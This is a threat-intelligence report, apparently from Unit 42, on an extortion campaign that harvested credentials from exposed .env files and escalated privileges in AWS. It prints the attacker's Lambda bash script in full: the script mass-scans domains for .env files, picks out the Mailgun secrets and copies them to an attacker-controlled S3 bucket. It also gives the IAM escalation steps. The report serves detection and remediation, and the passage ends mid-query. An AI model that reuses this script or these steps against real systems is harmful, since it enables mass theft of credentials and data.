Leaked Environment Variables Allow Large-Scale Extortion Operation in Cloud Environments

By Margaret Kelley, Sean Johnstone, William Gamazo, Nathaniel Quist

Published: 2024-08-15 · Archived: 2026-04-06 00:17:22 UTC

Executive Summary

Unit 42 researchers found an extortion campaign's cloud operation that successfully compromised and extorted multiple victim organizations. It did so by leveraging exposed environment variable files (.env files) that contained sensitive variables such as credentials belonging to various applications.

Multiple security missteps were present in the course of this campaign, including the following:

- Exposing environment variables
- Using long-lived credentials
- Absence of least privilege architecture

The campaign operation set up its attack infrastructure within various organizations' Amazon Web Services (AWS) environments and used that groundwork to scan more than 230 million unique targets for sensitive information.

This campaign targeted 110,000 domains resulting in over 90,000 unique variables in the .env files. Of those variables, 7,000 belonged to organizations' cloud services and we traced 1,500 variables back to social media accounts. Additionally, attackers used multiple source networks to facilitate the operation.

Based on our research, the attackers used the following for this extortion campaign:

- The onion router (Tor) network to perform reconnaissance and initial access operations
- Virtual private networks (VPN) to achieve lateral movement and perform data exfiltration
- Virtual private server (VPS) endpoints for other aspects of the campaign

The campaign involved attackers successfully ransoming data hosted within cloud storage containers. The event did not include attackers encrypting the data before ransom, but rather they exfiltrated the data and placed the ransom note in the compromised cloud storage container.

Moreover, the attackers behind this campaign likely leveraged extensive automation techniques to operate successfully and rapidly. This indicates that these threat actor groups are both skilled and knowledgeable in advanced cloud architectural processes and techniques.

Note that the attackers' success relied on misconfigurations in victim organizations that inadvertently exposed their .env files. It did not result from vulnerabilities or misconfigurations in cloud providers' services.

This post will detail the cloud extortion campaign by examining different tactics from the MITRE ATT&CK framework as we recount and explain the events.

Palo Alto Networks customers are better protected from the threats discussed in this article through detection mechanisms available from the following products:

- Next-Generation Firewall
- Advanced WildFire
- Advanced DNS Security
- Advanced URL Filtering
- Prisma Cloud, Cortex XDR and XSIAM can be leveraged to protect and monitor your cloud environments.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics	**Extortion**

Background

This article exposes an extortion operation that targeted cloud environments and leveraged the dynamic scalability of cloud platforms. It also leveraged multiple cloud services to successfully hold organizations' cloud data to ransom.

The events discussed within this post took place within a cloud environment where the account operators deployed and used overly permissive IAM credentials. These credentials allowed the threat actors to perform several operations that would not have been possible if the account operators followed cloud security best practices.

Attackers obtained initial access to victims' cloud environments through exposed environment files (.env) files within the victim organization's web applications. Due to the security risks associated with authentication data stored inside .env files, **organizations should follow security best practices** to never expose environment files publicly.

Environment files allow users to define configuration variables used within applications and platforms. These files often contain secrets such as hard-coded cloud provider access keys, software-as-a-service (SaaS) API keys and database login information then used by the threat actor for initial access.

The attack pattern of scanning the internet for domains and exploiting credentials obtained from exposed environment variable files follows a larger pattern we believe propagates through other compromised AWS environments.

Note: The presence of these secrets resulted from misconfigurations of victim organizations who inadvertently exposed their .env files. None of the listed vendors' applications or services had vulnerabilities or misconfigurations that resulted in this exposure.

Initial Access (MITRE ATT&CK Technique TA0001)

The activity discussed in this post resulted from exposed AWS Identity and Access Management (IAM) access keys obtained from publicly accessible .env files. The threat actors located these access keys by scanning and identifying exposed .env files hosted on unsecured web applications. Once the actors identified the exposed access keys, they used those keys to gain access to the hosting cloud environment.

Unit 42 has responded to a variety of incidents involving AWS environments over the last 12 months, including a previously reported incident involving a zero-day vulnerability within the SugarCRM platform. We continue to see a growing trend of attackers targeting cloud IAM credentials leading to initial access of organizations' cloud environments.

The most common initial access vectors for this particular threat originate from organizations inadvertently misconfiguring servers, subsequently exposing sensitive files to the public internet, with the most frequently exposed files being .env files.

Discovery (MITRE ATT&CK Technique TA0007)

The threat actor behind this activity performed various discovery API calls to learn more about the environment and select services to exploit. These discovery operations targeted various services such as the following:

- IAM
- Security Token Service (STS)
- Simple Storage Service (S3)
- Simple Email Service (SES).

We found these aforementioned services targeted by threat actors while they looked to expand their operation's control over an organization's cloud environment.

At the beginning of every operation for the discovery phase in this campaign, attackers ran the GetCallerIdentity API call to verify the identity of the user or role assigned to the exposed IAM credential. GetCallerIdentity is the AWS version of whoami. It returns information about the IAM credentials – associated UserID, AWS account number and the Amazon Resource Name (ARN) – of the principal used to initiate the request, as shown in Figure 1.

```
aws sts get-caller-identity
{
    "UserId": "AIDAKSJEN4KSEJ9S822BETCW",
    "Account": "123456789123",
    "Arn": "arn:aws:iam::123456789123:user/User"
}
```

Figure 1. Example GetCallerIdentity and response.

For background, the AWS UserID is a unique identifier of the entity that performed the call. The AWS account number is the unique 12-digit identifier of the AWS account to which the UserID belongs.

The ARN includes the AWS account number and human-readable name of the principal performing the call. Every cloud resource has a unique ARN within an AWS account that, for example, can be subsequently used as a reference to that entity in CloudTrail logs or CloudFormation templates.

The ARN states the following information:

- The AWS service it's associated with
- Region hosting the AWS resource, but for global services like IAM the region is left blank
- The AWS account it's located in
- The IAM resource type associated with this IAM credential (e.g., user, role, or group)

Attackers also successfully attempted the AWS API request ListUsers to gather a list of IAM users in the AWS account as well as the API request ListBuckets to identify all the existing S3 buckets. These operations give the attackers additional insight into what IAM users exist that they could exploit for future lateral movement, and they provide S3 bucket names for data exfiltration targets.

The threat actors then successfully performed more extensive discovery operations against AWS SES with the following API calls:

- GetSendQuota
- ListVerifiedEmailAddresses
- GetAccountSendingEnabled
- GetAccount
- ListIdentities

While the threat actor did not successfully use SES beyond the initial discovery operations listed above during this campaign, we have found that attackers often target and leverage the SES service to send phishing messages to potential victims. By leveraging legitimate SES services for phishing attacks, a threat actor's malicious emails originate from a trusted source, often allowing them to evade an organization's defenses.

All of these various events provided the threat actor with a strong baseline understanding of what resources existed throughout the environment and where they could pivot.

Privilege Escalation (MITRE ATT&CK Tactic TA0004)

Following the threat actor's discovery operations, they identified that the original IAM credential used to gain initial access to the cloud environment did not have administrator access to all cloud resources. We determined that the attackers discovered the original IAM role used for initial access did have the permissions to both create new IAM roles and attach IAM policies to existing roles. Using these capabilities, the attacker successfully escalated their privileges within victim cloud environments by creating new IAM resources with unlimited access.

To accomplish this, they first created an IAM role named lambda-ex with the API request CreateRole, then used the API call AttachRolePolicy to attach the AWS-managed policy AdministratorAccess to the newly created

lambda-ex role, as shown in Figure 2.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}
```

Figure 2. JSON permissions for the AdministratorAccess policy.

These two IAM events resulted in a new IAM role with administrative permissions, within the compromised AWS account, completing the threat actor's privilege escalation portion of the attacks. In the following section, we discuss how the threat actors used this role to grant unfettered access to their newly created lambda functions.

Execution (MITRE ATT&CK Tactic TA0002)

Following the successful creation of the privileged IAM role, the threat actor attempted to create two different infrastructure stacks, one using Amazon Elastic Cloud Compute (EC2) resources and the other with AWS Lambda. By performing these execution tactics, the actors failed to create a security group, key pair and EC2 instance, but they successfully created multiple lambda functions with the newly created IAM role attached.

The threat actor attempted to create new EC2 resources to use for cryptomining based on the size of the instance. They successfully created new Lambda functions for their automated scanning operation.

Failed EC2 Creation

During these failed operations, the attackers first attempted to perform the API call CreateSecurityGroup and named the group security. Then they ran AuthorizeSecurityGroupIngress to create an ingress rule allowing all ports from 0 - 65535 from any IP address (0.0.0.0/0). Following that, they attempted to CreateKeyPair and RunInstances with Amazon Machine Image (AMI) ID ami-08e8725a42775740f and an EC2 c6g instance type.

C-series instances are compute optimized virtual machines, which are ideal for computationally intensive workloads. As such, malicious actors have often used these instances for cryptojacking operations.

The AMI ID belonged to a publicly accessible Ubuntu 18.04 LTS image in the us-east-1 region and the c6g instance type family ran on AWS Graviton2 processors built for compute-intensive workloads.

All of these actions took place in under a minute, indicating a pre-scripted, automated activity. However, these actions failed due to limited permissions associated with the compromised IAM user.

Successful Lambda Function Creation

Following the failed EC2 service actions, the threat actor successfully pivoted to the AWS Lambda service, a cloud-based serverless computation service, where they used the granted permissions obtained from the exposed

IAM credential. Their first operation created a new lambda function using the CreateFunction20150331 API call in the AWS region us-east-1, which created a new lambda function named ex. We will go into a deep dive into the lambda function's code and its purpose in the next section.

Once the threat actor successfully created the first lambda function, they automatically deployed that same lambda function into every other enabled region in the account within a second. As part of the default lambda function creation process, the role attached to the lambda function automatically performs a CreateLogGroup API call followed by CreateLogStream, which begins the process of logging all lambda function operations.

The CreateLogGroup event created a new CloudWatch log group containing the name of the newly created lambda /aws/lambda/ex. Each log stream within the log group aggregates various lambda run information by date. This allowed us to successfully follow the threat actor's operations using the lambda function ex they created. It is important to note that the lambda function's logging creation process is automated and attackers cannot turn it off.

The threat actor created a malicious lambda function by leveraging the stolen IAM user credentials. The Unit 42 reverse engineering team analyzed the malicious lambda function, which consisted of a bash script configured to perform internet-wide scanning using a preconfigured set of sources containing millions of domains and IP addresses. Figure 3 displays the complete code of the lambda function.

```
1  #!/usr/bin/env bash
2
3      set -x
4  # Main loop for the lambda, function must be called "handler" to work with lambda_bash
5  handler () {
6
7      # The Event that triggered this script is provided as json as arg to function
8      EVENT_DATA=$1
9      # Print the event information
10     echo "EVENT DATA: `echo $EVENT_DATA | jq`"
11     ls=$(openssl rand -hex 5) &&
12     mkdir /tmp/out2
13     mkdir /tmp/out &&
14     cd /tmp &&
15
16 curl -L https://github.com/brentp/gargs/releases/download/v0.3.9/gargs_linux -o /tmp/gargs || true &&
17 chmod 755 gargs || true &&
18 curl -L https://[anonymized_data].s3.amazonaws.com/[anonymized_data] -o /tmp/ls || true &&
19 cat /tmp/ls | sort -R > /tmp/ls1 &&
20 n1=$(head -n1 /tmp/ls1) &&
21 curl -L https://[anonymized_data].s3.amazonaws.com/[anonymized_data]/$[anonymized_data] | sort -R > /tmp/input || true &&
22 head -n 19000 /tmp/input | ./gargs --sep "\s+" -p 13 "curl --connect-timeout 9 --max-time 9 -L http:/'{0}'/.env > /tmp/out/'{0}'"  || true &&
23 while sleep 20; do
24     grep -r -l -e mailgun -e MailGun -e mailgun -e MAILGUN -e Mailgun /tmp/out/* | \
25         ./gargs --sep "\s+" "aws s3 cp '{0}' s3://[anonymized_data]/refs5/ --acl public-read-write || true";
26
27 done & wait
28 }
```

Figure 3. The lambda function bash script.

The script retrieved a list of potential targets from a publicly accessible third-party S3 bucket exploited by the threat actor. We believe the threat actor hosted these third-party S3 buckets within other compromised and legitimate cloud environments, and the threat actor leveraged these resources in this attack. The list of potential targets the malicious lambda function iterated over contained a record of victim domains. For each domain in the list, the code performed a cURL request, targeting any environment variable files exposed at that domain, (i.e., http://<target>/.env).

Upon successfully retrieving the domain's exposed environment file, the lambda function uncovered and identified cleartext credentials contained within the file. Once the lambda function identified the credentials, it stored them in a newly created folder within another threat-actor-controlled public S3 bucket.

The malicious lambda function specifically targeted instances where the .env file referenced the string mailgun as seen on line 24 within Figure 3. With these compromised Mailgun credentials, threat actors can send large-scale

phishing attacks against organizations from legitimate domains, making their attacks more likely to bypass security protections. We accessed the publicly exposed threat actor's public S3 bucket and assessed that the threat actor could copy the exposed .env files of at least 110,000 domains.

The following diagram, Figure 4, shows the threat actor's architectural design for scanning and retrieving the exposed authentication credentials in the .env files.



Figure 4. High-level example of the threat actor's operational architecture.

We believe this design is part of a larger, fully automated operation based upon some of the S3 bucket naming conventions alone (e.g., s3://<REDACTED>/ref5/). Due to the large number of targeted domains, we have high confidence that the attackers heavily relied upon automation to achieve their goals.

Further evidence for the heavy reliance upon automation came during our analysis of the threat actor's public S3 bucket. We identified more than 230 million unique targets that the threat actor was scanning for misconfigured and exposed environment files. Figure 5 shows the contents of the threat actor's public bucket, listing the number of configured targets.



Figure 5. Target count per scan file and total (the name of the file is on the right).

At the time of access to this public S3 bucket, we estimate that multiple compromised AWS accounts were the target of this malicious scanning as part of a compromise-scan-compromise automated operation. In a later section of this article, we will describe more details about the misconfigured .env finding.

Impact (MITRE ATT&CK Tactic TA0040)

After the threat actor successfully exfiltrated and deleted S3 objects from the target victim's S3 bucket, they uploaded a ransom note to the now empty bucket. One example is shown in Figure 7.



Figure 7. Ransom note left by the threat actor.

Ransom notes are typically the last step in the extortion process and are designed to scare and coerce the victim to pay an often large fee. Victims make the ransom payment to ostensibly prevent the threat actor from selling or

leaking their stolen data on the dark web and to hopefully get their deleted data back. See the Unit 42 Ransomware and Extortion Report for additional information regarding ransomware and extortion trends.

Attackers often upload ransom notes to the impacted S3 bucket. There are also occurrences where the threat actor will email the note to stakeholders of the victim company.

Assessing the Impact of the Leak

As mentioned earlier, the threat actor created a lambda function to scan an extensive list of domains looking for misconfigured and exposed .env files. Ironically, we found we could access the threat actors' publicly exposed S3 bucket that they used to store and view the stolen .env files. The data in this exposed S3 bucket consisted of the leaked environment variables collected by the threat actors from the misconfigured publicly exposed .env files.

Some of the .env files contained multiple variables that revealed information about several services used within a victim's infrastructure. Figure 8 shows an example of a complex .env file.

```
APP_NAME = anonymized_data
APP_ENV = anonymized_data
APP_KEY = anonymized_data
APP_DEBUG = anonymized_data
APP_URL = anonymized_data
LOG_CHANNEL = anonymized_data
LOG_LEVEL = anonymized_data
DB_CONNECTION = anonymized_data
DB_HOST = anonymized_data
DB_PORT = anonymized_data
DB_DATABASE = anonymized_data
DB_USERNAME = anonymized_data
DB_PASSWORD = anonymized_data
BROADCAST_DRIVER = anonymized_data
CACHE_DRIVER = anonymized_data
QUEUE_CONNECTION = anonymized_data
SESSION_DRIVER = anonymized_data
SESSION_LIFETIME = anonymized_data
MEMCACHED_HOST = anonymized_data
REDIS_HOST = anonymized_data
REDIS_PASSWORD = anonymized_data
REDIS_PORT = anonymized_data
MAIL_MAILER = anonymized_data
MAIL_HOST = anonymized_data
MAIL_PORT = anonymized_data
MAIL_USERNAME = anonymized_data
MAIL_PASSWORD = anonymized_data
MAIL_ENCRYPTION = anonymized_data
MAIL_FROM_ADDRESS = anonymized_data
MAIL_FROM_NAME = anonymized_data
AWS_ACCESS_KEY_ID = anonymized_data
AWS_SECRET_ACCESS_KEY = anonymized_data
AWS_DEFAULT_REGION = anonymized_data
AWS_BUCKET = anonymized_data
PUSHER_APP_ID = anonymized_data
PUSHER_APP_KEY = anonymized_data
PUSHER_APP_SECRET = anonymized_data
PUSHER_APP_CLUSTER = anonymized_data
MIX_PUSHER_APP_KEY = anonymized_data
MIX_PUSHER_APP_CLUSTER = anonymized_data
```

Figure 8. Example of .env file with more than 40 configurations.

We found that the exposed .env files contained a variety of credentials, not only related to cloud infrastructure but also to social media accounts and other on-premises applications. Due to the variety of credentials, we categorized them based on related services to better represent the breadth of exposed credentials. The chart in Figure 9 shows the statistics of credential exposures obtained from the exposed .env files, based on the application type.



Figure 9. Statistics of categorized leaks from .env variables.

We identified over 90,000 unique combinations of leaked environment variables that contained access keys or IAM credentials, with 7,000 access keys directly associated with various cloud services. Not all the leaks necessarily contained user accounts or secrets, but all of them leaked some details about a victim's internal infrastructure or its configuration.

The threat actor discovered exposed access keys within these variables and used select access credentials as an initial attack vector. Most concerningly, 1,515 of the leaked variables were associated with social media platforms; some of them included account names and authentication secret keys.

We found that while the threat actor's lambda function initially targeted Mailgun credentials, they captured many other secrets belonging to cloud service providers and SaaS applications.

As noted above, the presence of these secrets resulted from misconfigurations in victim organizations, not from vulnerabilities or misconfigurations in listed vendors' applications or services.

Figure 10 below shows the breakdown of the top six unique cloud and SaaS secrets stolen and grouped by their respective provider.

Figure 10. Top six cloud and SaaS platforms identified in the .env files.

Please note that Unit 42 did not assess the validity of these credentials. Through the malicious lambda function, the threat actor gained access to several types of credentials. Unit 42 assesses with high confidence that the threat actor likely leveraged the stolen secrets to carry out further acts against victims.

We notified AWS about the availability of the public bucket and its role in an ongoing compromise. Shortly after notification, the public bucket was no longer available.

Network Analysis

When reviewing the different components discussed in this article, we identified various correlations based on network indicators.

The graph displayed in Figure 11 shows network correlations by IP address, user-agent and exit point type. After careful examination of the malicious network traffic, we identified the following exit point categories:

- VPN exit node: Known VPN exit point
- Tor exit node: Tor network
- VPS exit node: Hosting provider
- Institution exit node: IP was currently allocated and used by the institution
- ISP exit node: Internet service provider, giving services directly to users
- Cloud exit node: The access was performed from a cloud provider



Figure 11. Network graph of malicious access for all incidents.

We used internal and public data sources to categorize the originating IP addresses used by the threat actors during this campaign according to the exit node type. The activity in Figure 11 above represents access attempts the threat actor performed using the AWS IAM credentials either discovered from the victim's exposed environment file or from IAM roles created by the threat actor.

The threat actor operated discreetly using Tor network connections when creating the lambda function activities. After that, the threat actor pivoted to using a VPN for all S3 access and exfiltration using the S3 Browser tool. However, the threat actor made a connection from a controlled AWS account to access S3 customer internal buckets. This event left a trace on AWS-hosted infrastructure that we could follow.

We assess with medium to high confidence that the threat actor accessed the compromised victims' AWS environment from IP addresses directly assigned to ISPs. This operational security (OPSEC) misstep allowed us to determine, with medium confidence, the threat actor's general geographic location.

Unit 42 determined one ISP IP address was geolocated in Ukraine and appeared in part of the lambda function activity. The second ISP IP address was geolocated in Morocco and was associated with the S3 access and exfiltration. Based on the user-agents and time between API calls, we determined the threat actor manually performed these access operations, which leaked the threat actor's possible physical location.

Cost and Usage Reports

Logs are essential for effective incident response, and an ideal environment has all logging options enabled. To identify exfiltration events from S3 buckets with granularity, organizations should enable S3 access logging or CloudTrail data events logging **prior to** an incident occurring.

Both forms of logging help organizations identify GetObject API calls (e.g., the data being fetched) and DeleteObject API calls (e.g., the data being deleted). Both S3 access logging and CloudTrail event logging record the IP addresses and user agents for each request made to the target bucket.

It's important to note that neither of these log sources are enabled by default, and they will increase costs for the organization's cloud environment. However, enabling logging for these sources will greatly assist in the identification and alerting of malicious cloud operations.

However, if neither CloudTrail event logging nor S3 access logs are enabled at the time of an incident, there is still hope. Leveraging the Cost and Usage report for S3 can allow organizations to identify spikes in the occurrences of the API calls for GetObject (bytes out) and DeleteObject (bytes deleted) events.

There are drawbacks in leveraging Cost and Usage Reports to identify exfiltration operations. Organizations can only identify high-level activity that occurred within the bucket and the data can only be aggregated into hourly, daily or monthly time frames as shown in Figure 12. This prevents organizations from investigating individual events or retrieving the metadata associated with each of the events.

StartTime	EndTime	Service	Operation	UsageType	Resource	UsageValue (bytes)
12/12/23	12/13/23	Amazon S3	GetObject	DataTransfer-Out-Bytes	victimbucket1	950000000000
12/12/23	12/13/23	Amazon S3	GetObject	DataTransfer-Out-Bytes	victimbucket2	950000000000
12/12/23	12/13/23	Amazon S3	DeleteObject	BytesDeleted-STANDARD	victimbucket1	950000000000
12/12/23	12/13/23	Amazon S3	DeleteObject	BytesDeleted-STANDARD	victimbucket2	950000000000

Figure 12. Cost and Usage Report line item examples.

The GetObject and DeleteObject Cost and Usage Activity records bytes out or bytes deleted, respectively. Using these reports, we have successfully assessed the likelihood that exfiltration events have occurred, pointing to key time frames when there are anomalous spikes in activity.

Remediation

In a majority of these attacks, threat actors obtained long-term IAM access keys allowing them to move into the control plane with no time limit to their credentials. Unless an application or workload requires the use of an access key, IAM roles provide the same ability as access keys, but they are temporary. Using temporary credentials limits the amount of time a threat actor has access to an account.

Another way to protect against these attacks is following the principle of least privilege when provisioning permissions. Limiting the permissions associated with an IAM resource limits the scope of what a compromised credential can perform (e.g., restricting identities that can perform iam:CreateRole and iam:AttachRolePolicy). That way even if a threat actor were to successfully gain access to long-term or short-term credentials, they wouldn't have enough permissions to execute their malicious actions.

Additionally, disabling all unused regions within an AWS account also protects against these attacks. Threat actors deploy resources in multiple regions to attempt to remain undetected, so disabling all unused regions prevents the

threat actors from hiding their attacks.

And finally, enabling logging and establishing a monitoring process is vital to protecting an organization's resources. Regarding AWS, enabling basic logging such as CloudTrail and VPC flow logs provides the base level of visibility into an environment. Amazon GuardDuty also contains a variety of features to help protect against threats to EC2 instances and credential exploitation.

Depending on the AWS services used, organizations will want to ensure they enable the specific logging unique to that service. After organizations establish the proper logging and retention of that data (90 days minimum retention recommended), then the focus shifts to monitoring those data sources.

AWS's GuardDuty provides a base level of alerting, but each organization should review what services they use and how abnormal activity might appear in the logs. From there, organizations should create alerts for abnormal activity.

Conclusion

We identified a wide-scale extortion operation that resulted in the successful compromise of several cloud environments. The initial access used within the extortion campaign was the direct result of exposed environment files (.env) files within the victim organization's web applications.

By targeting .env files, the threat actor was able to collect the exposed environment files of at least 110,000 domains. We identified over 90,000 unique leaked environment variables of which 7,000 were associated with cloud services and 1,500 were associated with social media accounts, oftentimes including account names in addition to authentication secret keys.

Protections and Mitigations

For Palo Alto Networks customers, our products and services provide the following coverage associated with the threats described above:

- Next-Generation Firewall and Advanced WildFire accurately identify known samples as malicious.
- Advanced URL Filtering and Advanced DNS Security identify domains associated with this group as malicious.
- Cortex XDR and XSIAM
    - Prevent the execution of known malicious malware, and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.
    - Protect against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR 3.4.
    - Cortex XDR Pro detects post-exploit activity, including credential-based attacks, with behavioral analytics.
- Prisma Cloud
    - Attack Path Policies are built on a unified data model that automatically correlates findings across cloud misconfigurations, vulnerabilities, excessive IAM permissions and network exposures. When

combined with Unit 42 Threat Intelligence, coupled with machine learning (ML) and user and entity behavior analytics (UEBA), security teams can detect exploited attack paths.
- When paired with the WildFire integration, the Prisma Cloud Defender agent will identify malicious binaries and make verdict determinations when analyzing executing processes.
- When paired with XSIAM, the Prisma Cloud Defender is enabled to block malicious processes from operating within the cloud environment.
- Prevents the execution of known malicious malware, and also prevents the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.

Hunting, Investigation and Detection Queries

The following queries are intended to assist Palo Alto Networks customers in hunting, investigating and detecting potentially malicious operations within their Cortex XDR and Prisma Cloud platforms. The results of these queries should not be taken as malicious on face value. The queries require careful examination of the resulting events before they can be found malicious.

Pay close attention to the source IP addresses, user agent and the ARNs for each event. If ARNs are being created, modified or deleted, investigate for unwanted modifications to critical infrastructure or the creation of unknown or suspicious ARN names. Unit 42 IR services are available for anyone who's determined they have been breached, compromised or otherwise affected by malicious events.

Cortex XQL Queries

IAM

```
1
2
3
dataset=amazon_aws_raw
